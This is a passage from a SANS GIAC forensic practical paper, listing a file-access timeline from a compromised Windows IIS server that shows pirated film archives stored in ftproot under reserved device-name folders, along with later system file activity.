1054304306 05/30/03 10:18:26 2 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Administrative Tools/Licensing.lnk
1054304306 05/30/03 10:18:26 2 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Administrative Tools/Local Security Policy.lnk
1054304306 05/30/03 10:18:26 2 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Administrative Tools/Performance.lnk
1054304306 05/30/03 10:18:26 2 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Administrative Tools/Routing and Remote Access.lnk
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
1054304306 05/30/03 10:18:26 2 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Administrative Tools/Services.lnk
1054304306 05/30/03 10:18:26 2 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Administrative Tools/Telnet Server Administration.lnk
1054304306 05/30/03 10:18:26 2 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Administrative Tools/Terminal Services Configuration.lnk
1054304306 05/30/03 10:18:26 2 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Administrative Tools/Terminal Services Manager.lnk
1054304306 05/30/03 10:18:26 3 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Administrative Tools/Internet Services Manager.lnk
1054304342 05/30/03 10:19:02 33 /andrew/Documents and Settings/Administrator/Local
Settings/History/History.IE5/MSHist012003053020030531/index.dat
1054304930 05/30/03 10:28:50 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part16.rar
1054305909 05/30/03 10:45:09 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part17.rar
1054306886 05/30/03 11:01:26 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part18.rar
1054307865 05/30/03 11:17:45 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part19.rar
1054308844 05/30/03 11:34:04 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part20.rar
1054309823 05/30/03 11:50:23 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part21.rar
1054310849 05/30/03 12:07:29 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part22.rar
1054311827 05/30/03 12:23:47 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part23.rar
1054311986 05/30/03 12:26:26 4 /andrew/WINNT/Help/iisHelp/common/403-2.htm
1054312082 05/30/03 12:28:02 232 /andrew/WINNT/system32/cmd.exe
1054312085 05/30/03 12:28:05 4 /andrew/WINNT/Help/iisHelp/common/403-6.htm
1054312085 05/30/03 12:28:05 4 /andrew/WINNT/Help/iisHelp/common/404b.htm
1054312807 05/30/03 12:40:07 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part24.rar
1054313787 05/30/03 12:56:27 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part25.rar
1054314801 05/30/03 13:13:21 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part26.rar
1054315801 05/30/03 13:30:01 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part27.rar
1054316800 05/30/03 13:46:40 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part28.rar
1054317835 05/30/03 14:03:55 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part29.rar
1054318863 05/30/03 14:21:03 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part30.rar
1054319841 05/30/03 14:37:21 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part31.rar
1054320830 05/30/03 14:53:50 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part32.rar
1054321807 05/30/03 15:10:07 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part33.rar
1054322785 05/30/03 15:26:25 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part34.rar
1054323768 05/30/03 15:42:48 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part35.rar
1054324763 05/30/03 15:59:23 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part36.rar
1054325744 05/30/03 16:15:44 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part37.rar
1054326772 05/30/03 16:32:52 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part38.rar
1054327270 05/30/03 16:41:10 1 /andrew/WINNT/system32/GroupPolicy/gpt.ini
1054327772 05/30/03 16:49:32 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part39.rar
1054327809 05/30/03 16:50:09 1 /andrew/WINNT/system32/LLS/LlsUser.LLS
1054328767 05/30/03 17:06:07 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part40.rar
1054329762 05/30/03 17:22:42 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part41.rar
1054330633 05/30/03 17:37:13 10 /andrew/WINNT/Fonts/ega40woa.fon
1054330633 05/30/03 17:37:13 131 /andrew/WINNT/system32/dnsapi.dll
1054330633 05/30/03 17:37:13 13 /andrew/WINNT/system32/netrap.dll
1054330633 05/30/03 17:37:13 1691 /andrew/WINNT/system32/win32k.sys
1054330633 05/30/03 17:37:13 175 /andrew/WINNT/system32/winlogon.exe
1054330633 05/30/03 17:37:13 17 /andrew/WINNT/system32/nddeapi.dll
1054330633 05/30/03 17:37:13 19 /andrew/WINNT/system32/ws2help.dll
1054330633 05/30/03 17:37:13 1 /andrew/WINNT/system.ini
1054330633 05/30/03 17:37:13 23 /andrew/WINNT/system32/wsock32.dll
1054330633 05/30/03 17:37:13 248 /andrew/WINNT/system32/winsrv.dll
1054330633 05/30/03 17:37:13 283 /andrew/WINNT/system32/atmfd.dll
1054330633 05/30/03 17:37:13 304 /andrew/WINNT/system32/netapi32.dll
1054330633 05/30/03 17:37:13 31 /andrew/WINNT/system32/profmap.dll
1054330633 05/30/03 17:37:13 35 /andrew/WINNT/system32/csrsrv.dll
1054330633 05/30/03 17:37:13 363 /andrew/WINNT/system32/userenv.dll
1054330633 05/30/03 17:37:13 37 /andrew/WINNT/Fonts/dosapp.fon
1054330633 05/30/03 17:37:13 37 /andrew/WINNT/system32/basesrv.dll
1054330633 05/30/03 17:37:13 38 /andrew/WINNT/system32/winsta.dll
1054330633 05/30/03 17:37:13 48 /andrew/WINNT/system32/samlib.dll
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
1054330633 05/30/03 17:37:13 48 /andrew/WINNT/system32/secur32.dll
1054330633 05/30/03 17:37:13 5 /andrew/WINNT/Fonts/cga80woa.fon
1054330633 05/30/03 17:37:13 6 /andrew/WINNT/Fonts/ega80woa.fon
1054330633 05/30/03 17:37:13 6 /andrew/WINNT/Fonts/vgafix.fon
1054330633 05/30/03 17:37:13 6 /andrew/WINNT/Fonts/vgaoem.fon
1054330633 05/30/03 17:37:13 6 /andrew/WINNT/system32/csrss.exe
1054330633 05/30/03 17:37:13 71 /andrew/WINNT/system32/ws2_32.dll
1054330633 05/30/03 17:37:13 76 /andrew/WINNT/system32/FNTCACHE.DAT
1054330633 05/30/03 17:37:13 7 /andrew/WINNT/Fonts/cga40woa.fon
1054330633 05/30/03 17:37:13 86 /andrew/WINNT/system32/sfc.dll
1054330633 05/30/03 17:37:13 977 /andrew/WINNT/system32/sfcfiles.dll
1054330633 05/30/03 17:37:13 9 /andrew/WINNT/Fonts/vgasys.fon
1054330634 05/30/03 17:37:14 50 /andrew/WINNT/system32/rdpdd.dll
1054330637 05/30/03 17:37:17 100 /andrew/WINNT/system32/cscdll.dll
1054330637 05/30/03 17:37:17 10 /andrew/WINNT/Fonts/modern.fon
1054330637 05/30/03 17:37:17 110 /andrew/WINNT/Fonts/comicbd.ttf
1054330637 05/30/03 17:37:17 111 /andrew/WINNT/system32/winspool.drv
1054330637 05/30/03 17:37:17 114 /andrew/WINNT/Fonts/lucon.ttf
1054330637 05/30/03 17:37:17 116 /andrew/WINNT/Fonts/ariblk.ttf
1054330637 05/30/03 17:37:17 117 /andrew/WINNT/Fonts/webdings.ttf
1054330637 05/30/03 17:37:17 125 /andrew/WINNT/Fonts/comic.ttf
1054330637 05/30/03 17:37:17 134 /andrew/WINNT/Fonts/impact.ttf
1054330637 05/30/03 17:37:17 134 /andrew/WINNT/Fonts/verdanab.ttf
1054330637 05/30/03 17:37:17 138 /andrew/WINNT/Fonts/georgiab.ttf
1054330637 05/30/03 17:37:17 138 /andrew/WINNT/Fonts/verdana.ttf
1054330637 05/30/03 17:37:17 13 /andrew/WINNT/Fonts/script.fon
1054330637 05/30/03 17:37:17 141 /andrew/WINNT/Fonts/georgia.ttf
1054330637 05/30/03 17:37:17 14 /andrew/WINNT/Fonts/roman.fon
1054330637 05/30/03 17:37:17 151 /andrew/WINNT/Fonts/verdanaz.ttf
1054330637 05/30/03 17:37:17 152 /andrew/WINNT/Fonts/verdanai.ttf
1054330637 05/30/03 17:37:17 154 /andrew/WINNT/Fonts/georgiai.ttf
1054330637 05/30/03 17:37:17 157 /andrew/WINNT/Fonts/georgiaz.ttf
1054330637 05/30/03 17:37:17 186 /andrew/WINNT/system32/winmm.dll
1054330637 05/30/03 17:37:17 197 /andrew/WINNT/Fonts/ariali.ttf
1054330637 05/30/03 17:37:17 1 /andrew/WINNT/system32/$winnt$.inf
1054330637 05/30/03 17:37:17 218 /andrew/WINNT/Fonts/arialbi.ttf
1054330637 05/30/03 17:37:17 225 /andrew/WINNT/Fonts/courbi.ttf
1054330637 05/30/03 17:37:17 230 /andrew/WINNT/Fonts/timesbi.ttf
1054330637 05/30/03 17:37:17 234 /andrew/WINNT/Fonts/couri.ttf
1054330637 05/30/03 17:37:17 238 /andrew/WINNT/Fonts/timesi.ttf
1054330637 05/30/03 17:37:17 248 /andrew/WINNT/Fonts/tahomabd.ttf
1054330637 05/30/03 17:37:17 24 /andrew/WINNT/Fonts/coure.fon
1054330637 05/30/03 17:37:17 250 /andrew/WINNT/Fonts/micross.ttf
1054330637 05/30/03 17:37:17 253 /andrew/WINNT/Fonts/tahoma.ttf
1054330637 05/30/03 17:37:17 25 /andrew/WINNT/Fonts/marlett.ttf
1054330637 05/30/03 17:37:17 268 /andrew/WINNT/Fonts/arial.ttf
1054330637 05/30/03 17:37:17 279 /andrew/WINNT/Fonts/arialbd.ttf
1054330637 05/30/03 17:37:17 27 /andrew/WINNT/Fonts/smalle.fon
1054330637 05/30/03 17:37:17 292 /andrew/WINNT/Fonts/cour.ttf
1054330637 05/30/03 17:37:17 301 /andrew/WINNT/Fonts/courbd.ttf
1054330637 05/30/03 17:37:17 311 /andrew/WINNT/system32/msgina.dll
1054330637 05/30/03 17:37:17 317 /andrew/WINNT/Fonts/times.ttf
1054330637 05/30/03 17:37:17 318 /andrew/WINNT/Fonts/l_10646.ttf
1054330637 05/30/03 17:37:17 320 /andrew/WINNT/Fonts/timesbd.ttf
1054330637 05/30/03 17:37:17 355 /andrew/WINNT/Fonts/palabi.ttf
1054330637 05/30/03 17:37:17 439 /andrew/WINNT/Fonts/palai.ttf
1054330637 05/30/03 17:37:17 442 /andrew/WINNT/Fonts/palab.ttf
1054330637 05/30/03 17:37:17 467 /andrew/WINNT/system32/crypt32.dll
1054330637 05/30/03 17:37:17 496 /andrew/WINNT/Fonts/pala.ttf
1054330637 05/30/03 17:37:17 53 /andrew/WINNT/system32/msasn1.dll
1054330637 05/30/03 17:37:17 558 /andrew/WINNT/system32/setupapi.dll
1054330637 05/30/03 17:37:17 55 /andrew/WINNT/system32/wlnotify.dll
1054330637 05/30/03 17:37:17 57 /andrew/WINNT/Fonts/symbole.fon
1054330637 05/30/03 17:37:17 58 /andrew/WINNT/Fonts/serife.fon
1054330637 05/30/03 17:37:17 65 /andrew/WINNT/Fonts/sserife.fon
1054330637 05/30/03 17:37:17 65 /andrew/WINNT/Fonts/trebucbd.ttf
1054330637 05/30/03 17:37:17 65 /andrew/WINNT/Fonts/trebucbi.ttf
1054330637 05/30/03 17:37:17 65 /andrew/WINNT/Fonts/trebuc.ttf
1054330637 05/30/03 17:37:17 69 /andrew/WINNT/Fonts/symbol.ttf
1054330637 05/30/03 17:37:17 71 /andrew/WINNT/Fonts/trebucit.ttf
1054330637 05/30/03 17:37:17 79 /andrew/WINNT/system32/winscard.dll
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
1054330637 05/30/03 17:37:17 7 /andrew/WINNT/system32/kbdus.dll
1054330637 05/30/03 17:37:17 81 /andrew/WINNT/Fonts/wingding.ttf
1054330637 05/30/03 17:37:17 95 /andrew/WINNT/system32/imm32.dll
1054330660 05/30/03 17:37:40 1 /andrew/WINNT/system32/config/SAM.LOG
1054330660 05/30/03 17:37:40 25 /andrew/WINNT/system32/config/SAM
1054330660 05/30/03 17:37:40 37 /andrew/WINNT/system32/regapi.dll
1054330661 05/30/03 17:37:41 1083 /andrew/WINNT/system32/shdocvw.dll
1054330661 05/30/03 17:37:41 113 /andrew/WINNT/ShellIconCache
1054330661 05/30/03 17:37:41 129 /andrew/WINNT/system32/adsldpc.dll
1054330661 05/30/03 17:37:41 174 /andrew/WINNT/system32/activeds.dll
1054330661 05/30/03 17:37:41 18 /andrew/WINNT/system32/cfgmgr32.dll
1054330661 05/30/03 17:37:41 18 /andrew/WINNT/system32/stdole2.tlb
1054330661 05/30/03 17:37:41 18 /andrew/WINNT/system32/userinit.exe
1054330661 05/30/03 17:37:41 1 /andrew/Documents and Settings/Administrator/Application
Data/Microsoft/Internet Explorer/Quick Launch/Launch Internet Explorer Browser.lnk
1054330661 05/30/03 17:37:41 1 /andrew/Documents and Settings/Administrator/Application
Data/Microsoft/Internet Explorer/Quick Launch/Show Desktop.scf
1054330661 05/30/03 17:37:41 1 /andrew/Program Files/desktop.ini
1054330661 05/30/03 17:37:41 229 /andrew/WINNT/system32/cscui.dll
1054330661 05/30/03 17:37:41 233 /andrew/WINNT/system32/es.dll
1054330661 05/30/03 17:37:41 234 /andrew/WINNT/explorer.exe
1054330661 05/30/03 17:37:41 343 /andrew/WINNT/system32/txfaux.dll
1054330661 05/30/03 17:37:41 373 /andrew/WINNT/system32/printui.dll
1054330661 05/30/03 17:37:41 38 /andrew/WINNT/system32/sens.dll
1054330661 05/30/03 17:37:41 3 /andrew/Documents and Settings/Administrator/Application
Data/Microsoft/Internet Explorer/Quick Launch/Launch Outlook Express.lnk
1054330661 05/30/03 17:37:41 41 /andrew/WINNT/system32/rdpclip.exe
1054330661 05/30/03 17:37:41 45 /andrew/WINNT/system32/tsappcmp.dll
1054330661 05/30/03 17:37:41 481 /andrew/WINNT/system32/clbcatq.dll
1054330661 05/30/03 17:37:41 70 /andrew/WINNT/system32/mscms.dll
1054330661 05/30/03 17:37:41 797 /andrew/WINNT/system32/browseui.dll
1054330662 05/30/03 17:37:42 15 /andrew/WINNT/system32/powrprof.dll
1054330662 05/30/03 17:37:42 1 /andrew/Documents and
Settings/Administrator/Recent/Desktop.ini
1054330662 05/30/03 17:37:42 22 /andrew/WINNT/system32/batmeter.dll
1054330662 05/30/03 17:37:42 253 /andrew/WINNT/system32/webcheck.dll
1054330662 05/30/03 17:37:42 458 /andrew/WINNT/system32/netshell.dll
1054330662 05/30/03 17:37:42 48 /andrew/WINNT/system32/ntshrui.dll
1054330662 05/30/03 17:37:42 57 /andrew/WINNT/system32/mydocs.dll
1054330662 05/30/03 17:37:42 59 /andrew/WINNT/system32/atl.dll
1054330662 05/30/03 17:37:42 83 /andrew/WINNT/system32/stobject.dll
1054330663 05/30/03 17:37:43 1 /andrew/Documents and
Settings/Administrator/Recent/ex030527.lnk
1054330663 05/30/03 17:37:43 1 /andrew/Documents and
Settings/Administrator/Recent/ex030528.lnk
1054330663 05/30/03 17:37:43 1 /andrew/Documents and
Settings/Administrator/Recent/ex030529.lnk
1054330663 05/30/03 17:37:43 212 /andrew/WINNT/system32/netui1.dll
1054330663 05/30/03 17:37:43 2 /andrew/Documents and Settings/All Users/Start
Menu/Windows Update.lnk
1054330663 05/30/03 17:37:43 37 /andrew/WINNT/system32/ntlanman.dll
1054330663 05/30/03 17:37:43 72 /andrew/WINNT/system32/netui0.dll
1054330664 05/30/03 17:37:44 1 /andrew/Documents and Settings/Administrator/Recent/1.lnk
1054330664 05/30/03 17:37:44 1 /andrew/Documents and
Settings/Administrator/Recent/ftproot.lnk
1054330664 05/30/03 17:37:44 1 /andrew/Documents and
Settings/Administrator/Recent/index.lnk
1054330664 05/30/03 17:37:44 1 /andrew/Documents and
Settings/Administrator/Recent/wwwroot.lnk
1054330664 05/30/03 17:37:44 1 /andrew/Documents and Settings/Administrator/Start
Menu/Programs/Accessories/Address Book.lnk
1054330664 05/30/03 17:37:44 1 /andrew/Documents and Settings/Administrator/Start
Menu/Programs/Accessories/Imaging.lnk
1054330664 05/30/03 17:37:44 1 /andrew/Documents and Settings/Administrator/Start
Menu/Programs/Internet Explorer.lnk
1054330664 05/30/03 17:37:44 1 /andrew/Documents and Settings/Administrator/Start
Menu/Programs/Outlook Express.lnk
1054330664 05/30/03 17:37:44 1 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Accessories/Communications/HyperTerminal.lnk
1054330664 05/30/03 17:37:44 1 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Accessories/Communications/Internet Connection Wizard.lnk
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
1054330664 05/30/03 17:37:44 1 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Accessories/Communications/NetMeeting.lnk
1054330664 05/30/03 17:37:44 1 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Accessories/Communications/Phone Dialer.lnk
1054330664 05/30/03 17:37:44 1 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Accessories/Entertainment/Windows Media Player.lnk
1054330664 05/30/03 17:37:44 1 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Accessories/Games/Pinball.lnk
1054330664 05/30/03 17:37:44 1 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Accessories/Microsoft Script Debugger/Microsoft Script Debugger Readme.lnk
1054330664 05/30/03 17:37:44 1 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Accessories/WordPad.lnk
1054330664 05/30/03 17:37:44 2 /andrew/Documents and Settings/Administrator/Start
Menu/Programs/Accessories/Accessibility/Magnifier.lnk
1054330664 05/30/03 17:37:44 2 /andrew/Documents and Settings/Administrator/Start
Menu/Programs/Accessories/Accessibility/Narrator.lnk
1054330664 05/30/03 17:37:44 2 /andrew/Documents and Settings/Administrator/Start
Menu/Programs/Accessories/Accessibility/On-Screen Keyboard.lnk
1054330664 05/30/03 17:37:44 2 /andrew/Documents and Settings/Administrator/Start
Menu/Programs/Accessories/Accessibility/Utility Manager.lnk
1054330664 05/30/03 17:37:44 2 /andrew/Documents and Settings/Administrator/Start
Menu/Programs/Accessories/Command Prompt.lnk
1054330664 05/30/03 17:37:44 2 /andrew/Documents and Settings/Administrator/Start
Menu/Programs/Accessories/Notepad.lnk
1054330664 05/30/03 17:37:44 2 /andrew/Documents and Settings/Administrator/Start
Menu/Programs/Accessories/Synchronize.lnk
1054330664 05/30/03 17:37:44 2 /andrew/Documents and Settings/Administrator/Start
Menu/Programs/Accessories/System Tools/Disk Cleanup.lnk
1054330664 05/30/03 17:37:44 2 /andrew/Documents and Settings/Administrator/Start
Menu/Programs/Accessories/System Tools/Scheduled Tasks.lnk
1054330664 05/30/03 17:37:44 2 /andrew/Documents and Settings/Administrator/Start
Menu/Programs/Accessories/Windows Explorer.lnk
1054330664 05/30/03 17:37:44 2 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Accessories/Accessibility/Accessibility Wizard.lnk
1054330664 05/30/03 17:37:44 2 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Accessories/Calculator.lnk
1054330664 05/30/03 17:37:44 2 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Accessories/Communications/Network and Dial-up Connections.lnk
1054330664 05/30/03 17:37:44 2 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Accessories/Entertainment/CD Player.lnk
1054330664 05/30/03 17:37:44 2 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Accessories/Entertainment/Sound Recorder.lnk
1054330664 05/30/03 17:37:44 2 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Accessories/Entertainment/Volume Control.lnk
1054330664 05/30/03 17:37:44 2 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Accessories/Games/Freecell.lnk
1054330664 05/30/03 17:37:44 2 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Accessories/Games/Minesweeper.lnk
1054330664 05/30/03 17:37:44 2 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Accessories/Games/Solitaire.lnk
1054330664 05/30/03 17:37:44 2 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Accessories/Paint.lnk
1054330665 05/30/03 17:37:45 1 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Accessories/Microsoft Script Debugger/Microsoft Script Debugger.lnk
1054330665 05/30/03 17:37:45 1 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Accessories/System Tools/System Information.lnk
1054330665 05/30/03 17:37:45 2 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Accessories/System Tools/Backup.lnk
1054330665 05/30/03 17:37:45 2 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Accessories/System Tools/Character Map.lnk
1054330665 05/30/03 17:37:45 2 /andrew/Documents and Settings/All Users/Start
Menu/Programs/Accessories/System Tools/Disk Defragmenter.lnk
1054330684 05/30/03 17:38:04 123 /andrew/WINNT/system32/mdm.exe
1054330684 05/30/03 17:38:04 17 /andrew/WINNT/system32/linkinfo.dll
1054330684 05/30/03 17:38:04 181 /andrew/WINNT/system32/pdm.dll
1054330684 05/30/03 17:38:04 1 /andrew/Documents and
Settings/Administrator/Favorites/Desktop.ini
1054330684 05/30/03 17:38:04 2308 /andrew/WINNT/system32/mshtml.dll
1054330684 05/30/03 17:38:04 30 /andrew/WINNT/system32/psapi.dll
1054330684 05/30/03 17:38:04 326 /andrew/WINNT/system32/shdoclc.dll
1054330684 05/30/03 17:38:04 36 /andrew/WINNT/system32/browselc.dll
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
1054330684 05/30/03 17:38:04 428 /andrew/WINNT/system32/urlmon.dll
1054330684 05/30/03 17:38:04 512 /andrew/WINNT/system32/mlang.dll
1054330685 05/30/03 17:38:05 1094 /andrew/WINNT/system32/webvw.dll
1054330685 05/30/03 17:38:05 10 /andrew/WINNT/Web/wvleft.bmp
1054330685 05/30/03 17:38:05 147 /andrew/WINNT/system32/msls31.dll
1054330685 05/30/03 17:38:05 1 /andrew/WINNT/Web/wvline.gif
1054330685 05/30/03 17:38:05 23 /andrew/WINNT/system32/shfolder.dll
1054330685 05/30/03 17:38:05 4 /andrew/WINNT/Web/folder.htt
